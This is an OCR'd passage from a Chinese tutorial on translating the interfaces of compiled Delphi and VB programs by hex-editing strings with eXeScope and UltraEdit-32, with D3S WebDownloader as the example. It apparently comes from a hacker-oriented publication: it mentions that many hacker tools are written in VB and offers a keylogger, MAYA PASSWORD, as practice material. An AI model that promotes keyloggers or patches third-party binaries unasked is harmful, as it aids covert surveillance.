


图16

第三步：登堂入室

汉化工作到这里才算真正的开始，方法和汉化VC程序差不多，也是修改项目的“Caption”属性。不一样的是Delphi类型资源的修改不如VC++那样直观，如图17。




图17

在修改时要注意“修改后字符长度不要超过原来字符长度”，否则可能使程序无法正常运行。对所有文字信息修改后记得要保存文件哦。然后就可以看看汉化的成果了，和原来版本对比一下是不是觉得很有成就感呢，如图18。效果还可以吧，不过遇到和上面同样的问题，“关于”窗口的信息还是英文的，如图19。




图18




图19

其资源也为ASCII字符类型。汉化ASCII类型及UniCode类型字符目前还没有什么特别有效的工具，但是通用的方法是使用UltraEdit-32查找相应的ASCII字符并进行相应的修改。具体方法请见接下来的VB汉化终极指南。光盘中还收录了另一款功能更强大的键盘记录软件MAYA PASSWORD，自己动手练习一下吧。

三、VB汉化终极指南

在当前流行的程序设计语言中，VB应该是较为易学易用的一门语言了，特别是在国内相当流行，好多黑软都是由VB打造的。可是VB程序的汉化却是几种流行程序设计语言中难度最大的。因为VB编译的程序中资源类型很多，其中含有一些非标准的汉化资源如ASCII类型及UniCode类型字符等。

通过前面对Visual C++、Borland C++或使用Dephi语言编写的程序的汉化学习，我们知道要汉化一个软件，首先必须了解该软件的资源类型，从而根据具体的类型决定使用合适的汉化工具。一般情况下，我们可以利用ExeScope查看资源的形式来判断。通常使用VC编写的程序具备标准的对话框、菜单、字符串等等（RC类型）；使用Delphi编写的软件，一般以资源表单（RCData类型）和字符串的形式出现；而VB程序一般而言是看不到任何资源的。通过前人的经验我们知道VB软件所包含的可汉化资源分为ASCII字符和UniCode字符两类。其中，ASCII字符主要出现在软件的菜单和部分对话框，其在程序中的作用类似VC中菜单、对话框的资源文字。而UniCode字符主要体现在程序对话框中的一些特定字符和出错提示，其在程序中的作用类似VC程序当中的ASCII字符。因此在汉化过程中类似VC格式的资源可以用汉化VC程序的方法汉化。类似delphi的rcdata的资源类型，汉化的方法与本文介绍汉化ascii字符的方法类似。下面用一款VB程序——D3S WebDownloader实际讲解一下。

首先还是查壳，却发现这个软件居然没有加壳，如图20。使用eXeScope加载D3S查看资源类型，但并没有发现什么窗口、字符串等资源。这是由于VB程序的资源为非标准类型，如图21。




图20

要修改其资源最有效也是最普遍的办法就是用UltraEdit-32查找软件界面中的ASCII字符，再一个个手工修改。打开UltraEdit-32，加载D3S主程序，很快会看到D3S主程序的十六进制形式的机器码，如图22。


